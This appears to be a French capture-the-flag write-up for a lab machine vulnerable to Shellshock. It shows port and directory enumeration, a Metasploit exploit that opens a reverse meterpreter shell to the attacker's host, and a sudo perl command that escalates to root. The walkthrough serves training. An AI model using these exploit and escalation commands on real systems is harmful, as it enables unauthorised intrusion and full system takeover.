Introduction

La machine distante est un Linux dont l'adresse IP est 10.10.10.56. Son but est de comprendre les tenants et aboutissant de la faille Shellshock.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des dossiers et fichiers d'un serveur web.
- Exploitation de la faille Shellshock.
- Transfert de script entre l'attaquant et la victime.
- Enumération de paramètre système en environnement Linux.

Enumération

Nous commençons avec l'énumération des ports et services avec **nmap** :

```
$ nmap –T4 –A 10.10.10.56
```

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/29%OT=80%CT=1%CU=32214%PV=Y%DS=2%DC=T%G=Y%TM=5F4A2DE
OS:A%P=x86_64-unknown-linux-gnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=
OS:8)OPS(O1=M54DST11NW6%O2=M54DST11NW6%O3=M54DNNT11NW6%O4=M54DST11NW6%O5=M5
OS:4DST11NW6%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=712
OS:0)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=
OS:)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
OS:A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
OS:DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=
OS:40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Les ports **80** et **2222** sont ouverts, le port 2222 fais tourner le service **Openssh** tandis que le 80 fait tourner un **Apache httpd** en version **2.4.18**. Le port 2222 étant du ssh, je pense que le vecteur d'attaque est sur le serveur web, nous pouvons alors aller sur le site pour avoir plus d'information. La page d'accueil est juste une photo sympa d'une petite bête avec un marteau.

Ceci n'étant pas concluant, nous allons énumérer les dossiers et fichiers du site avec **dirsearch** :


```
$ dirsearch –w wordlist –f –e ".txt,.php" –t 80 –u http://10.10.10.56/
```

Le dossier **cgi-bin** contient souvent des scripts ou des binaires que nous pouvons exploiter, nous allons donc énumérer également ce dernier mais avec plus d'extension :

```
$ dirsearch –w wordlist –f –e ".php,.txt,.py,.sh" –t 80 –u http://10.10.10.56/cgi-bin/
```

Un script **user.sh** est présent, cela nous permet d'exécuter la faille **shellshock**, on peut la voir avec la commande **searchsploit** :

```
$ searchsploit -w shellshock
```



L'exploit est disponible sous **metasploit**, cela va rendre plus simple l'exploitation.

Exploitation (accès utilisateur)

On utilise le module **multi/http/apache_mod_cgi_bash_env_exec** sous **metasploit** pour avoir une session **meterpreter** et aller chercher le premier flag :

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.27:4444 -> 10.10.10.56:34812) at 2020-08-29 14:11:58 +0200

meterpreter >
```

```
meterpreter > shell
Process 1484 created.
Channel 1 created.
ls /home
shelly
cat /home/shelly/user.txt
2e
```

Elévation de privilège (accès root)

Avant tout, nous regardons si **python3** est installé sur la machine et puis nous améliorons notre shell avec **pty** :

```
$ python3 –c "import pty ; pty.spawn('/bin/bash')"
```

Nous commençons les commandes d'énumérations avec **sudo** :

```
$ sudo -l
```

Nous avons le droit d'exécuter **/usr/bin/perl** avec les droits root sans donner de mot de passe. C'est parfait, nous allons sur le site **GTFOBin** pour obtenir un **shell** avec **perl** :
https://gtfobins.github.io/gtfobins/perl/

Il suffit d'exécuter la commande suivante, puis nous allons lire le dernier flag :

```
$ sudo perl –e 'exec "/bin/bash";'
$ cat /root/root.txt
```